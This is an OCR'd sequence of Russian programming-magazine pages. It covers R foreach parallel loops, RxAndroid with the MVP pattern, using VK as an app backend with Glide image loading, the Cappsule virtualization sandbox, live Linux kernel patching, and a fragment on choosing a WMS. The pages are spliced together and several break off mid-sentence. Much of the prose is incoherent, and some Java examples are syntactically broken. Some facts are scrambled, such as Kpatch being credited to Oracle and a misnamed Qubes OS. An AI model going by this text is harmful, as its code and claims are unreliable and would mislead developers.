Ошибка возникает, поскольку при запуске параллельного потока не загружен пакет **readr**. Исправим эту ошибку с помощью параметра **.packages**:

```
foreach(i=1:8, .packages=c("readr")) %dopar%
  write.csv(data.frame(id = i), paste0("file", i, ".csv"))
```

3. Вывод на консоль в параллельном потоке не отображается на экране. Иногда это очень полезно, например, при отладке, поэтому обычно сложный код сначала пишут без параллельности, а потом заменяют **%do%** на **%dopar%** либо перенаправляют вывод каждой итерации в свой файл с помощью функции **sink**.

Вместо выводов

При работе с большим объемом данных циклы не всегда оказываются лучшим выбором. Использование специализированных функций для выборки, агрегации и трансформации данных всегда эффективнее.

R предлагает множество вариантов реализации циклов. Основное отличие классических **for**, **while** и **repeat** от группы функций из семейства **apply** заключается в том, что последние возвращают значение.

Использование циклов **foreach** из одноименного пакета помогает упростить переход от последовательных циклов, гибко оперировать возвращаемыми итерациями значениями, а за счет поддержкиномногопоточности позволяет ускорить и здорово увеличить производительность решения. ☭

Официальная документация по использованию foreach

Официальный сайт проекта Revolution Analytics (RIP)

ВСЕ ОБ ОБЕРВАБЛАХ

REACTIVEX: ФРЕЙМВОРК, КОТОРЫЙ ПОДРУЖИТ ООП И ФУНКЦИОНАЛЬНОЕ ПРОГРАММИРОВАНИЕ

Андрей Лесников

Мир ООП-разработки вообще и язык Java в частности жили долгое время в тихой жизни. Тут есть свои шаблоны проектирования, и сообщество работает один из главных трендов последних лет — фреймворк ReactiveX. Если ты еще в стороне от этой волны — обещаю, она тебе понравится! Это точно лучше, чем давящий асинхронный talend. :)

РЕАКТИВНОЕ ПРОГРАММИРОВАНИЕ

Как только ООП-языки дорвались до массового применения, разработчики осознали, насколько иногда не хватает возможностей С-подобных языков. Поскольку написание кода в стиле функционального программирования сперва тоже разрывает качество ООП-кода, а значит, и поддерживаемость проекта, был придуман гибрид — реактивное программирование.

Парадигма реактивной разработки строится на идее постоянного отслеживания изменений состояния объекта. Если такие изменения произошли, то мы должны обновить зависимые от этого объекта данные или обновленные данные и обратно отослать, чтобы кто-то отреагировал.

Особенно помогают идеи реактивного программирования может сделать любую логику — есть подходящий каркас, да и времени на сайдкик гораздо меньше. Плюсы для каждого разработчика это парадигма отказывать только теоретическим материалом, пока не появится ReactiveX.

Фреймворк ReactiveX — это инструмент для реактивного программирования, работающий с использованием популярных ООП-языков. Сам создатели ты знают его изнутри/снаружи/вдоль/поперек для каждой разработки, основанной на ReactiveX, называется «Observable» («Обервабл»).

Если термин «реактивное программирование» — это своего рода теоретическая модель, то Observable — «Обервабл» — это готовый механизм отслеживания изменений в программе. А отслеживать их приходится довольно часто: запрос на обервабл для добавления, отображения и обработки — это

Рис. 1. Паттерн «Наблюдатель»

Паттерн «Наблюдатель» существует примерно столько же, сколько и сами ООП. Обычно состояние «объекта» может поменяться, называется изменение (популярный термин реактивы Observable). Все остальные участники, которым интересно это изменение, — подписчики (Observer, Subscriber). Для получения уведомлений подписчики регистрируются у издателя, явно вызывая свой метод subscribe(). Издатель, получив такое уведомление, запоминает, кого нужно оповещать, и по очереди отсылает каждому подписчику.

Собственно, создатели ReactiveX не придумали ничего революционного, они просто перенесли паттерн «Наблюдатель» в хотя не новую ООП-языки и в Java в частности, есть готовые реализации паттерна, в этом фреймворке присутствует дополнительный «плюс», который предоставит «Наблюдатель» в очень мощный инструмент.

RXANDROID

Перед обзором ReactiveX для мира Android «называется» rxAndroid и подключим его, как всегда, через Gradle:

```
compile 'io.reactivex:rxandroid:1.1.0'
```

Издатель, генерирующий уведомления, здесь задается с помощью класса Observable. У издателя может быть несколько подписчиков, для их реализации воспользуемся классом Subscriber. Стандартное поведение для Observable — выгрузить одну или несколько сообщений для подписчика, а затем закрыть свой поток или выдать сообщение об ошибке. В качестве сообщения могут быть как переменные, так и целые объекты:

```
rx.Observable myObservable = Observable.create(
rx.Observable.OnSubscribe<Object>() {
    @Override
    public void call(Subscriber> super Object> subscriber) {
        subscriber.onNext("Hello");
        subscriber.onNext("World");
        subscriber.onCompleted();
    }
});
```

В данном случае издатель myObserv сначала отправит строки «Hello» и «World», а затем сообщит об успешном завершении работы. Издатель может вызывать методы **onNext()**, **onCompleted()** и **onError()**, поэтому получательная сторона быть определена:

```
Subscriber mySub = new Subscriber<String>() {
    @Override
    public void onNext(String aStr) {
        System.out.print(aStr + " ");
    }
};
```

Все готово для работы. Осталось связать объекты между собой — и «Hello world!» в реактивном программировании готов!

```
myObserv.subscribe(mySub);
```

Наш класс, что это был такой простой пример. В ReactiveX есть множество вариантов поведения всех участников паттерна: фильтрация, группирование, обработка ошибок. Для того, чтобы от реактивного программирования можно ощутить только потребовался его в деле. Приступим к задаче посерьезнее.

REACTIVEXWS

Академические примеры работы ReactiveX ты найдешь на официальном сайте фреймворка, а в этой статье мы с тобой разберем более приземленный пример.

Как показывает практика, создание что-то сложнее стандартного курсора-окна, следует строить прежнему с использованием ещё одного паттерна — MVP (Model, View, Presenter). Он позволяет добить ООП-проект на отдельные, слабо связанные и легко заменяемые логическое окно (presenter) — это и есть «Обервабл».

Рассмотрим, каждый из блоков в MVP имеет свою предназначение — это поможет использовать паттерн с полной эффективностью.

Model — это модель данных, с которыми работает приложение, аккумулируются механизмы запросов данных взаимодействия, работа с файлами и прочее.

View отвечает за UI и все, что рядом. В этом блоке генерируется запросы на выдачу необходимых данных — при изменении модели вся фильтрация обработка, рендеринг, выбора отдельных значений и так далее.

Presenter действует как посредник. Получив View и Model каких что знает друг о друге, этот блок служит своего рода «переходником», перенаправляя запросы от одного к другому.

Рис. 2. Паттерн MVP

ООП-код обязательно нужно стараться делать подразделениями, иначе проблемы сложно будет держать на ногах до конца 1. Разработчику часто приходится вносить изменения уже во время работного процесса: добавить нетривиальную фичу, расширить, делать новое окно и так далее. Соединение принципам MVP позволяет изменить логику приложения практически без боя и потери времени.

При этом редкое приложение обходится без длительных вычислений, а значит, разработчику придется ещё и на параллелизм с дополнительными потоками. Наш кружок уже не раз затрагивал эту тему, и ты должен быть в курсе: асинхронные вызовы, ожидания блокировки, переходы, пакеты, потоки результатов... Реактивы позволяют не только легко внедрить паттерн «Наблюдатель», но и расширить вычисления по разным потокам. Причем реализация многопоточности он берет на себя.

Для демонстрации «возможностей создания небольшой проект, в котором код построен в соответствии с паттерном MVP, а все тяжелые вычисления делегированы фреймворку. Начнем с блока Model. Пан использовавшем MVP начинается с определения как можно меньшим данных между логическими блоками. Model должен знать только о том, что View ждет для доступа к данным.

Допустим, View ждет для отрисовки «Hello world!» — достаточно несколько, поэтому внутри Model будет объект класса HelloObject:

```
public class Model {
    HelloObject helloObj;
    public Model(String beginS)
    {
        helloObj = new HelloObject();
    }
}
```

Как понятно из названия, HelloObject будет работать очень долго, а Android для тяжелых операций «кладет» все выполнять в отдельном потоке.

```
private ThreadPoolExecutor pool;
{
    UserList repList = new UserList();
    Thread.sleep(1000);
    repList.add(new User("jack"));
    add(new User("bob"));
}

public HeavyOperation getPl()
{
    return repList;
}
```

Теперь передаем в Presenter, связующему блоку. Здесь необходимо сохранить ссылки на блоки Model и View, а также сделать их между собой ДЕ-методами:

```
public Presenter(View mainActivity, Model model) {
    {
        this.view=;
        this.model = model;
    }
}
```

Генерация данных будет происходить только по команде от View, для этого создаю метод loadDataWithPre. Использовать, действий будет больше, чем просто генерация списка. К примеру, может смысл сразу запустить на экране анимацию загрузки данных.

```
public void loadDataWithPre(String str) {
    ...
}
```

В Presenter нужно прошить из Model сколько на объект издателя, для этих целей и было создано для метода:

```
Observable<UserList> myObservable = model.getPl();
```

Издатель уже есть, осталось отенерировать подписчика. Создаем его тут же, используя метод subscribe и класс Observer:

```
myObservable.subscribe(new Observer<UserList>() {
    public void onNext(UserList repList) {
        view.isProgress(false);
        view.showResult(repList);
    }
});
```

И вот сама ReactiveX в действии — нам удалось сказать паттерном «Наблюдатель» данных Observable и View. Метод onNext() отенерирует новый поток, сообщает в нем список, а потом данные сразу же попадут во View через метод showResult. При этом изменение происходит внутри активной вкладки. Без задержек и переходов памяти.

Кстати, мы ещё совсем ничего не знаем о самом View. Пан, хуже, ещё тот может быть совершенно произвольным, ниже не зависимым на реактивном программировании. Вот, что нужно: — результаты — реализовать метода isProgress и showResult, вызываемые из связующего блока.

```
public void isProgress(Boolean isProgress) {
    ...
    if (isProgress.equals(true)) View.VISIBLE | View.GONE;
    progressBar.setVisibility(visibility);
}
public void showResult(UserList list) {
    ...
    view.setText(...);
}
```

Чтобы паттерн заработал, осталось только инициализировать объекты на обе стороны — каждый класс — сделать это можно где угодно, хоть и MainActivity:

```
model = new Model("self");
presenter = new Presenter(this, model);
presenter.loadDataWithPre("hello");
```

Создание этого сервиса не сущая в прыщах разумного: мы масштабируем, не расширяем функциональности. Задача, ради которых решаем проблемы, для чего строить код и вставлять костыли, теперь решается что, могло проще и изящнее с помощью реактивного программирования.

Рис. 3. Многобрешка портов ReactiveX

ЛЯМБДЫ-ВЫРАЖЕНИЯ

Три фреймворка в ReactiveX выглядят как прекрасно создавать новые объекты и тут не переопределять какие-то методы. В результате создавать нагромождения анонимных классов — не лучшая идея, ведь ухудшает читаемость.

Java 8 поддерживает такие конструкции, лямбды выражений. Конструкции очень похожи на функции в C-подобных языках. Не так давно они стали доступны и в Android, обеспечивается поддержкой API до версии 23, теперь нужно сделать код более читаемым и лаконичным.

```
myObservable.subscribe(mySub);
myObservable.subscribe(
    (view, isProgress(false) | view.showResult(userList));
```

REACTIVEX V.2

Этот фреймворк очень популярен и активно развивается. Совсем недавно вышла его новая версия, разработчики добавили новые возможности. К примеру, если требуется создать издателя, генерирующего не более одного сообщения (одиночное), удобней пользоваться новым классом Maybe. В целом отличий немного: уже после встречи с ReactiveX они становятся привычными.

OUTRO

Три фреймворка в ReactiveX не требуются, которые разные казалось практически нереальными. Попробуй написать что-нибудь серьезное, а потом сравнить, насколько ты мощный инструмент. Как обычно, на нашем сайте будет весь исходный код создаваемого сегодня приложения. Если осилили исходник, пиши мне на почту, разберемся вместе. Удачи! ✖

INFO
Исходный код проекта на GitHub
Все информация о фреймворке
Книга создания с пластерами
Подробнее о каждом в Android

VK COM
КАК БЭКЕНД: ПОДВОДНЫЕ КАМНИ

РЕШАЕМ ПРОБЛЕМЫ ПО ЗАЯВКАМ ЧИТАТЕЛЕЙ

Владимир Петрович Тимофеев
timofeev.com

В прошлых статьях (раз и два) была описана разработка мобильного приложения со всеми любимым VK в роли бесплатного и услужливого сервера. Как это часто случается со всякими хитровыкрученными системами, рано или поздно они обрастают мелкими, но досадными проблемами, затрудняющими их использование. И как только это случается, журнал «Хакер» снова приходит на помощь :).

ВЕРСИЯ VK API

При вызове какого-либо метода нужно специально указывать версию API в параметре v — например, последнюю **v=5.53**. Иначе по умолчанию он ответит тебе версией, создавшейся еще при Дурове, а именно 3.0. Ее поддержку оставляют из-за очень старых программ, написанных давно, но работающих по сей день. Проблема с версией заключается в разных JSON-ответах сервера. Чтобы не встретиться с новой структурой при работе с методом **wall.get**, приходится указывать версию и еще на всякий пожарный — число записей (count). Так API будет вести себя более предсказуемо.

Пример запроса

owner_id: -18832209
domain:
offset: 1
count: 1
filter: owner
extended: 1
fields: photo
version: 3.0
Выполнить

response: { wall: [1905, { id: 190601, from_id: -18832209, to_id: -18832209, date: 1476460400, post_type: "post", text: "Любимые: пока все просто где нет — ты учишь на разработчика игр, а потом оказывается, что нужно знать 3 языка программы(как, конечно, не любого гуляя России, онлайн, сцы дыне у любимого клиента, ЗУ 1000р в в итог,-)p!!!
#ЛЕКБЕЗ(Где Вверх с 7-ой класса и только тех, кто реально готов стать программистом! Чтобы не стратить, можно сначала здесь можно и — следующий поток уже 15 октября. Успешных начинающих-геймдеров, сети, защита от хакеров, web-дизайн — работоспособна и надо! #Бонусбуку #ивнастойчивойи идёт лечно тебе: 915 p://vmc.ae/online/", attachment: { type: "photo",

Пример запроса

Не забудь про версию API

ХРАНЕНИЕ ЗАПИСЕЙ СО СТЕНЫ

Чтобы получить все записи со стены группы и иметь возможность обновлять данные, проще всего каждый раз выкачивать все записи со стены последовательно. Метод **wall.get** отдает данные с конца стены, используя смещение (offset), можно добраться до другого конца. Полное количество записей известно из переменной count ответа.

Каждую запись проще хранить в классе. Вот пример:

```
1  public class ProductStore implements Serializable,
2    Comparable<ProductStore> {
3
4
5  private String id;
6  private String category;
7  private String subcategory;
8  private String name;
9  private String price;
10 private String annotation;
11 private String storeName;
12 private String address;
13 private String photo;
14 private boolean selected;
15
16
17 private Date startDate, endDate;
```

Он реализует два интерфейса: Serializable и Comparable. Первый используется для возможности сохранения всей его структуры целиком как строки в SharedPreferences, а второй — для упорядочивания списка по id . Его реализация:

```
@Override
public int compareTo(ProductStore productStore) {
  return Integer.parseInt(this.getId()) -
    Integer.parseInt(productStore.getId());
}
```

Для обновления записей я каждый раз удаляю старую запись из списка (List<ProductStore>) и добавляю новую:

```
mProdList.remove(ps);
mProdList.add(ps);
```

Так у нас появляется возможность увидеть обновление в записи. Правда, VK дает редактировать новые записи примерно сутки. Позже редактирование отключается и обновление становится недоступно, можно только публиковать заново.

Когда нужно поработать со всем массивом, я запускаю сортировку:

```
Collections.sort(mProdList);
```

ЗАГРУЗКА КАРТИНОК

Для загрузки картинок могут использоваться разные библиотеки: Fresco, Picasso, Universal Image Loader. Я использую Glide, поскольку он поддерживает GIF. Кому-то важна стабильность работы библиотеки, кому-то размер (в том числе количество методов). Я в работе столкнулся со странным поведением Glide при загрузке большого количества картинок в списках: картинки загружались хаотично, а некоторые вообще не отображались.

Поймать ошибку помог слушатель ответов загрузки. Устанавливается он так:

```
1   Glide.with(context).load(item.getPhoto())
2     .diskCacheStrategy(DiskCacheStrategy.SOURCE)
3     .listener(new RequestListener<String, GlideDrawable>() {
4       @Override
5       public boolean onException(Exception e, String model,
6       Target<GlideDrawable> target, boolean isFirstResource) {
7         if (BuildConfig.DEBUG)
8           Log.e("IMAGE_EXCEPTION", "Exception " + e.toString());
9         return false;
10      }
11
12      @Override
13      public boolean onResourceReady(GlideDrawable resource,
14      String model, Target<GlideDrawable> target, boolean
15        isFromMemoryCache, boolean isFirstResource) {
16        return false;
17      }
18    })
19    .into(viewHolder.imageView);
```

В лог тут же свалилось

```
Exception java.net.SocketTimeoutException: timeout
```

Диагноз ясен: мобильная сеть плохо получает данные с VK с помощью стандартного компонента работы с сетью.

Выход был в использовании компонента okhttp3. Для его использования нужно просто прописать его в Gradle:

```
compile 'com.github.bumptech.glide:okhttp3-integration:1.4.0@aar'
```


Glide сам его подхватит при компиляции и будет использовать. Так стали загружаться все картинки, даже на самой плохой мобильной сети.

ПРОДВИНУТАЯ РАБОТА С GLIDE

Эта библиотека поддерживает загрузку эскизов изображений. Например, мы можем получить миниатюру GIF-файла и показать ее пользователю, пока загружается основной файл. Нам только нужно знать URL для загрузки картинки. VK API имеет для этого свойство thumb у объекта doc. Добавить в объект записи новое поле, думаю, не составит особого труда, так как он был подробно описан в предыдущих статьях. Теперь нам нужно сделать предзапрос и его результат передать в основную загрузку. Glide сам заменит эскиз на основной документ после его загрузки.

```
1  // Запрос на картинку эскиза
2  DrawableRequestBuilder<String> thumbnailRequest = Glide
3    .with(context)
4    .load(item.getThumb());
5  // основная загрузка
6  Glide.with(catsViewHolder.image.getContext())
7    .load(item.getThumb())
8    .diskCacheStrategy(DiskCacheStrategy.SOURCE)
9    .thumbnail(thumbnailRequest)
10   .into(catsViewHolder.image);
```

Можно пойти еще дальше и сделать отображение загрузки основной картинки прямо поверх эскиза. Такие трюки доступны не всем, но настоящий хакер сможет разобраться с задачей, тем более что ее в общих чертах уже решил создатель библиотеки.



По рекомендации Балбеса из известного фильма, для тестов с загрузкой я использую кошек.

ПОЛУЧЕНИЕ АВАТАРА ПОЛЬЗОВАТЕЛЯ

При использовании vk-android-sdk перевыкл. делом проверим, залогинился ли пользователь VKSdk.isLoggedIn. Если да, то нужно запустить метод **VKApi.users().get()** с дополнительными полями **photo_50, photo_100, photo_200**. Если он не вернет нам в ответ ссылку вроде **-http://vk.com/images/camera_a.gif** , то мы получим от него аватар в разрешении 50 x 50, 100 x 100 или 200 x 200. Зависит это от самого аватара пользователя, раньше можно было загрузить и совсем маленькую картинку.

Вот метод, устанавливающий фото и имя пользователя в ImageView и TextView соответственно:

```
1   private void setUserToDrawer(final ImageView userImageView,
2     final TextView userHeader) {
3       if (VKSdk.isLoggedIn()) {
4         VKApi.users().get(VKParameters.from(VKApiConst.FIELDS,
5         "photo_50, photo_100, photo_200")).executeWithListener(new
6         VKRequest.VKRequestListener() {
7           @Override
8           public void onComplete(VKResponse response) {
9             VKApiUser user = ((VKList<VKApiUser>)
10            response.parsedModel).get(0);
11            // Один самое большое изображение
12            String photo = null;
13            if (!user
14            .photo_200.equals("http://vk.com/images/camera_a.gif"))
15              photo = user.photo_200;
16            else if (!user
17            .photo_100.equals("http://vk.com/images/camera_b.gif"))
18              photo = user.photo_100;
19            else
20              photo = user.photo_50;
21
22            Glide.with(getApplicationContext())
23              .load(photo)
24              .diskCacheStrategy(DiskCacheStrategy.SOURCE)
25              .into(userImageView);
26            userHeader.setText(user.first_name + " " +
27            user.last_name);
28          }
29        });
30  }
```

ЕЩЕ НЕ КОНЕЦ!

Вместо заключения хочу отметить, что бесплатный VK-бэкенд хорош в использовании, но несет с собой много трудностей. С нашим хулиганом ты узнаешь о большинстве из них и всегда будешь готов к праведной борьбе за торжество программерской мысли !):

→

ИЗУЧАЕМ CAPPSULE, СИСТЕМУ ИЗОЛЯЦИИ ПРИЛОЖЕНИЙ НА БАЗЕ ТЕХНОЛОГИЙ ВИРТУАЛИЗАЦИИ

ДОБРО ПОЖАЛОВАТЬ В МАТРИЦУ

Евгений Зобнин
zobnin@gmail.com

Казалось бы, мы рассказали о песочницах уже всё. И про Docker написали во всех подробностях, и обзор инструментов для «быстрой» изоляции приложений сделали, даже встроили песочницу собственными руками. Но, как выяснилось, нет предела человеческой изобретательности. Встречай Cappsule — систему изоляции приложений на базе полноценной виртуализации. Надежная, как IBM ThinkPad, удобная, как iPhone, эффективная, как Core i7.

В основе работы почти всех применяемых сегодня песочниц для изоляции приложений, будь то песочницы Firejail, песочницы iOS, Android или даже системы Docker, лежит один простой принцип: изоляция приложения сводится к отрезать ему доступ к информации об остальной части системы и ее API. Как это реализуется — с помощью chroot, пространств имен и seccomp-bpf, как в большинстве песочниц, или, к примеру, запуска каждого приложения с правами создаваемого специально для него юзера и своей собственной системы ограничения прав, как в Android, — неважно. А важно то, что в каждом из этих случаев за изоляцию приложений отвечает ядро ОС, общее для всех них.

Благодаря использованию встроенных в ядро механизмов изоляции такие песочницы очень дешевы в создании и обслуживании, они не приводят к существенному увеличению расхода оперативной памяти, не сьедают место на диске и вообще отличаются высокой эффективностью. Однако платить, как известно, приходится за все, и в данном случае расплата бьет по тому самому месту, которое песочницы и пытаются охранять — безопасности основной системы.

Запуская софт в песочнице, мы рассчитываем отрезать его от других сочниц и операционной системы, просто для того, чтобы взлом этой софтины или наличие в ней малвари не привели к компрометации всех остальных данных. И в большинстве случаев это работает, но розно до тех пор, пока взломщик не найдет способ из нее выбраться. А способ этот в грамотно спроектированной песочнице обычно один — уязвимость в ядре ОС. Почти все малвары для Android способны получить права root, и большинство root-эксплойтов ОС эксплуатируют дыры в ядре. А ядро настоящего Linux почти ничем не отличается от ядра того же Android. И дыры в нем находят есть и чуть реже (благодаря меньшему количеству багфиксов от производителей железа), но регулярно.

Разработчикам песочниц и операционных систем, запускающих софт в песочницах, это хорошо известно, как и последствия. Поэтому Apple и Google, все операционки которые используют идею песочниц, борются с этой угрозой при помощи эпдейтов: появились информация о дыре — быстро ее исправляем и выкатываем обновление. У Apple это получается хорошо, у Google плохо, но в любом случае, если информация о дыре нет, не будет исправления. И если на твоем смартфоне оно не так уж и важно, то в Linux-системе, где хранится твой Bitcoin-кошелек и куча другой конфиденциальной информации, взлом системы через запущенный в песочнице браузер может привести к очень печальным последствиям.

Один из способов борьбы с 0day-уязвимостями в ядре — виртуальная машина, такая как VirtualBox, QEMU или Parallels. Запускаем небезопасное приложение внутри виртуальной машины вместо классической песочницы, и вуаля — взлом самого приложения и возможный взлом ядра ничем не затрагивают основную ОС. В таком подходе уязвимости могли оказываться не ядро, а гипервизор и ход, эмулирующий различные железные подсистемы: сетевую карту, USB- и SATA-контроллеры. И если посмотреть на статистику уязвимостей того же VirtualBox, то становится ясно, что в целом критических уязвимостей здесь намного меньше, чем, например, в ядре Linux. Что его более интересно: почти все из них находят именно в коде эмуляции железа.

И здесь мы подходим к самому интересному вопросу: а можно ли создать настолько простую виртуальную машину (в идеале вообще без кода эмуляции железа), чтобы она была практически неуязвима; но тем не менее способна запускать стандартный пользовательский софт?

ВИРТУАЛКА БЕЗ ЭМУЛЯЦИИ

Несмотря на то что Cappsule использует в своей работе механизмы виртуализации Intel VT-x и EPT, назвать ее полноценной виртуальной машиной крайне сложно. Это система изоляции, построенная на технологии сетевой карой и другими компонентами обычного ПК, как это делает VirtualBox или QEMU. Она действует наиного хитрее: сразу после своей загрузки загружает в ядро текущей ОС модуль с гипервизором и отдает ему управление. Гипервизор в свою очередь создает новое виртуальное окружение и размещает внутри него текущую ОС. Этот метод называется Blue Pill (он был описан Йоанной Рутковской в 2006 году) и нужен для того, чтобы получить контроль над исполнением текущей ОС.

© invisible Things Lab, 2007 42

Как Blue Pill перехватывает управление

После этого гипервизор Cappsule останавливает исполнение ядра ОС, переводит в офлайн всю ядра процессора, кроме текущего, делает снимок памяти, занимаемой ядром ОС, затем возвращает ядру управление. Позднее, получив запрос на запуск приложения в песочнице, гипервизор создает еще одно виртуальное окружение с копией памяти ядра, запускает в нем несколько root-юзер-ных процессов и указывает приложение.

Для приложения такая виртуальная система выглядит настоящей. Оно может работать с файловой системой, выполнять сетевые запросы, выводить на экран картинку и выполнять системные вызовы ядра. Но так как Cappsule не эмулирует железные компоненты, а классическую виртуальной машины и не предоставляет доступ к реальному железу (фактически запрещены любые операции ввода-вывода), для того чтобы дать приложению возможность доступа к файловой системе, сетевому адаптеру и GLX-подсистеме, Cappsule запускает внутри виртуального окружения три специальных процесса:

- **Fsclient** для проброса файловой системы (точнее, иерархии основной системы внутрь виртуальной. Fsclient имеет клиент-серверную архитектуру и общается с демоном Fsserver, запущенным в хост-системе. При доступе к тому или иному файлу fsclient отправляет запрос fsserver, а тот в ответ выдает результат запроса или ошибку доступа, если доступ к этому файлу запрещен в настройках. Естественно, виртуальное окружение может выполнять запись файлов, поэтому, чтобы не скомпрометировать хост-систему, fsserver модифицирует файлы в режиме copy-on-write (для этого он использует технологию OverlayFS ядра Linux, ту же, на которой построена система слоев в Docker). Другими словами, все модификации файлов из виртуального окружения будут уникальны для этого виртуального окружения, изменить файлы напрямую он не может.
- **Netclient** для проброса внутрь виртуального окружения сетевого интерфейса. В этом случае используется обратная схема: netclient здесь сначала внутри виртуального окружения сетевой интерфейс tun0, все операции чтения и записи из которой отправляются демону netserver, работающему в хост-системе. С помощью netserver бинарники netserver перенаправляет эти запросы на реальный физический сетевой интерфейс машины, опять же консультируясь с настройками.
- **Guiclient** для доступа приложения к графической подсистеме хоста. Принцип работы примерно тот же. Guiclient запускает внутри окружения виртуальный X-сервер, запросы к которому перенаправляются в guiserver на хост-системе, а тот, в свою очередь, перенаправляет эти запросы настоящему X-серверу. Guiclient создан на базе графической подсистемы операционной системы Zubes OS и так же, как последняя, позволяет бесшовно вписать окно запущенного внутри песочницы приложения в графический интерфейс хост-системы. Демонстрация работы Cappsule.

Благодаря такой архитектуре Cappsule реализует очень простые и устойчивые к взлому песочницы. По факту для взломщика (или малвари), оказавшегося внутри такой песочницы, есть только четыре возможности из нее выбраться: через уязвимость гипервизора или уязвимость в одном из трех компонентов — fsserver, netserver и guiserver. Причем последние три работают с правами создавшего песочницу пользователя.

ГДЕ ВЗЯТЬ?

Исходный код Cappsule открыт, поэтому скачать и скомпилировать ее может любой желающий. Однако есть довольно серьезные ограничения. Первое: система требует процессор с поддержкой Intel VT-x и EPT, так что древние процессоры и AMD не подойдут. Второе: официально поддерживается единственный дистрибутив — Ubuntu 16.04 с ядром 4.4.0. По протестировать систему можно и в виртуалке. Для этого разработчики подготовили образы VMware и VirtualBox.

Вся документация доступна в отдельном Git-репозитории. Из нее можно узнать, как установить Cappsule и пользоваться ею, создавать файлы политик для ограничения приложений в доступе к файлам или сетевому взаимодействию. В целом все довольно просто. В случае с Ubuntu 16.04 достаточно установить пакет:

```
$ wget https://irma.quarkslab.com/cappsule/cappsule-1.0.deb
$ sudo dpkg --force-confness -i cappsule-1.0.deb
$ export PATH=$PATH:/usr/local/cappsule/usr/bin
```

Затем запустить демон:

```
$ sudo /usr/local/cappsule/usr/bin/daemon
```


И можно работать с приложениями в песочницах:

```
$ virt exec --no-gui --policy unrestricted bash
```

На экране должно появиться приглашение интерпретатора bash, запущенного в песочнице. Опция **--policy unrestricted** здесь указывает, что будут использованы политики unrestricted, разрешающие доступ к любым файлам и любым сетевым хостам по протоколам UDP и TCP. Сами политики размещаются в JSON-файлах каталога /usr/local/cappsule/etc/cappsule/policies/. Кроме unrestricted, в нем можно найти политики для Firefox, Irssi, Evince и Apache. Причем, если имя приложения совпадает с именем файла политик, они будут загружены автоматически:

```
$ virt exec firefox
```

Графические приложения запускаются в своих собственных окнах, но поддержка копирования и вставки, а также вывода и записи аудио пока не реализованы.


Файл Правка Инструменты Сигнатуры Вкладки Окна Вспомогательные средства Справка
"version": 1,
"name": "firefox",
"network": {
"tcp": {
"bind": {
"*:*"
},
"connect": {
"*:*"
}
},
"udp": {
"bind": {
"*:*"
},
"connect": {
"*:*"
}
}
},
"dbus": {
"session": {
"org.freedesktop.*": {
"/org/freedesktop/*": {
"*.*.*.

UNIXOID

БЕЗОБЛЕЗНЕННАЯ ИНЬЕКЦИЯ

ПРАВИЛЬНЫЙ ЯДРО LINUX БЕЗ ПЕРЕЗАГРУЗКИ

Мирослав Стоянов
chief@unixoid.com
Болгария

Одна из удобных особенностей *nix-систем — компьютер не нужно перезагружать после установки, удаления и обновления программ. Сервисы после потери соединения с сетью могут спокойно работать годами, хотя ПО постоянно обновляется администраторами. Единственное исключение из правил — ядро. Для применения изменений ядро ОС нужно уже без перезагрузки точечно не обойтись. Хотя в Linux это уже тоже не обязательно.

ВЧЕРАШНЕЕ

В современном мире в ядрах нечего плохого нет. Если это домашний ПК или серверный VDS, то можно прогнать в течение целого года, пока не потребуется пользователям. К тому же некоторые дистрибутивы из коробки поддерживают технологии, позволяющие в Linux с версии 2.6.37, выпущенной задолго до нас, новое ядро из текущего окружения без фанатичной перезагрузки сервера, что обеспечивает аптайм.

Другое дело, что во время повальной виртуализации на физическом сервере могут работать десятки виртуальных машин — в этом случае перезагрузка уже очень дорого обойдется. А еще есть системы реального времени, для личных серверов обычно не требующиеся, но в корпоративном секторе ядро Linux на лету для таких систем, критичных из кривых рук/сети, сотни раз в секунду, не перезагружают. Для таких случаев и нужны технологии, позволяющие обновлять ядро, не останавливая и перезагружая сервер, которые называются Kpatch от Oracle, KernelCare от CloudLinux, KGraft от SUSE, kpatch от Red Hat и livepatch. Все они пока пишут по обычному принципу работы, но отличаются в деталях реализации.

KSPLICE

Самый старый проект. Начал пробуждаться в 2006 году как магистерская работа Jeffrey Brian Arnold. Сейчас его поддерживает Oracle. Дизайн Ksplice отличается тем, что не использует для обновления ядра бинарные патчи ОС. Без перекомпиляции ядрами, но в итоге это за ошибки оказалось при ближайшем рассмотрении. Ksplice, в итоге, не за ошибки оказался,

ВЫБИРАЕМ WMS-СИСТЕМУ И ЕЕ ТЕХОБЕСПЕЧЕНИЕ

Роман Сорин
Дмитрий Ярков

WMS: SCALE-UP И WMOS? ЦЕОД И/ИЛИ ОБЛАКО?

От редакции

Данная статья не является специальным рекламным материалом. Это просто рекомендации компетентных специалистов.

ВЫБОР НОВОЙ WMS

Сегодня в российских ритейлерах не встречается. Поскольку у группы компаний глобальной сущности и Manhattan Associates, то в выборах новых WMS можно сделать выбор между:

- SCALE-UP
- WMOS

Первая и последняя отрасли сферы дают в НОРС Консалтинг, есть, но и не в большом количестве. Поэтому, чтобы не ошибиться с выбором, нужно не только ознакомиться с отраслевыми бенчмарками, но и проанализировать свои бизнес-процессы, чтобы не допустить ошибки при подборе или внедрении. Для подбора подходящей WMS нужно сделать следующие шаги:

- определить свои бизнес-процессы, которые должны быть автоматизированы;
- составить бизнес-требования к WMS, которые должны быть выполнены;
- провести анализ рынка бизнес-решений, которые могут удовлетворить требованиям;
- провести сравнительный анализ выбранных бизнес-решений;
- выбрать бизнес-решение, которое лучше всего удовлетворяет требованиям.

Остается только, с кем новая бизнес-система. После очень долгих споров, мы выбрали SCALE-UP. Почему? Ответ на вопрос, почему не WMOS, в статье «Облако или ЦЕОД?». Сравнение с другими вариантами заняло примерно два месяца. Основными критериями выбора были: скорость реализации, скорость управления складом, СОО, стоимость лицензий, стоимость внедрения, стоимость поддержки, стоимость часа, наличие в России и зарубежом, то есть наличие квалифицированных специалистов, которые могут помочь.

От редакции

Данная статья не является специальным рекламным материалом. Это просто рекомендации компетентных специалистов.

